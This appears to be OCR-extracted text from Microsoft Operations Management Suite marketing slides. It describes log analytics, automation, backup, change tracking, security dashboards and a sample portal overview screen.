
System Center foundation

Hybrid and Heterogeneous

Innovation through cloud cadence

Introducing Operations Management Suite

SaaS management offering that works with any cloud



Why OMS?

It's simple

A single portal for all your management tasks. No infrastructure to maintain.

Time to value

Onboard fast. No content to create. Connects to your on-premises datacenter.

Easy to integrate

Add new servers, or connect to your existing management tools within minutes.


Hybrid and open

Manage workloads across Windows and Linux, hybrid and public clouds, Azure and AWS.

Extend System Center


Complements your System Center investment to unleash new management scenarios.

OMS Solutions




Log analytics

Gain visibility across your hybrid enterprise cloud




Automation

Orchestrate complex and repetitive operations




Availability

Increase data protection and application availability



Security


Help secure your workloads, servers, and users


InPrivate
https://0f571d2d-a13b-4778-a1df-31fe982ab344.portal.mms.mi...
Overview - Microsoft Opera...
Microsoft Operations Management Suite
Data Plan: Free
OpInsightsDemo
Overview
Log Search
My Dashboard
Solutions Gallery
2.7GB
Servers and Usage
AD Assessment
4
Servers Assessed
3
High Priority Recommendations
6
Low Priority Recommendations
72
Passed Checks
Malware Assessment
35%
NEEDS ATTENTION
1
Servers with Active Threats
38
Servers with Inadequate Protection
Capacity Planning
23.6 %
Available Cores
62.3 %
Available Memory
42.5 %
Available Storage
Backup
ITPRodBackup
13
Servers backed up
3 TB
Backup data
Alert Management
0
Active critical alerts in the last 24 hours
4
Active warning alerts in the last 24 hours
1pm 5pm 9pm 1am 5am 9am
3
2
1
0
Automation
ITAutomation
9
Runbooks
15
Jobs in the last 7 days
Change Tracking
20
Software changes in the last 24 hours
40
20
0
4/26 4/28 4/30 5/2
6
Windows service changes in the last 24 hours (excludes Status)
10
5
0
4/26 4/28 4/30 5/2
Security and Audit
95 1
Active Computers in the last 24 hours
64 1
Accounts Authenticated in the last 24 hours
Feedback

Log analytics

Gain visibility across your hybrid enterprise cloud.

- Deliver unparalleled insights across your datacenters and public clouds, including Azure and AWS.
- Collect, store, and analyze log data from virtually any Windows Server and Linux source.




Deliver unparalleled insights

Easy collection, correlation, and visualization of your machine data	Insight into physical, virtual, and cloud infrastructure health, capacity, and usage	Proactive operational data analysis
Log management across physical, virtual, and cloud infrastructure	Capacity planning and deep visibility into your datacenter and across premises	Faster investigation and resolution of operational issues with deep insights

Integrated search

Combine and correlate any machine data from multiple sources

- Query, and filter the results by using facet controls.
- Automated data visualization
- Metrics pivoted around a particular problem areas
- Common search queries



Collect, store, and analyze log data

Efficient tracking of server configuration changes

Change tracking across multiple data sources

Ad-hoc root cause analysis and automated troubleshooting

Powerful search capabilities to drill deeper into areas of interest


Custom graphical saved searches for more insight with dashboards

Rich dashboard and reporting capabilities powered by search queries

Custom Dashboard

Visualize all of your saved searches, providing a single lens to all your environment.

- Custom or sample searches
- Customizable visual information
- Shareable across teams



Solution Packs

Collection of logic, visualization and data acquisition rules

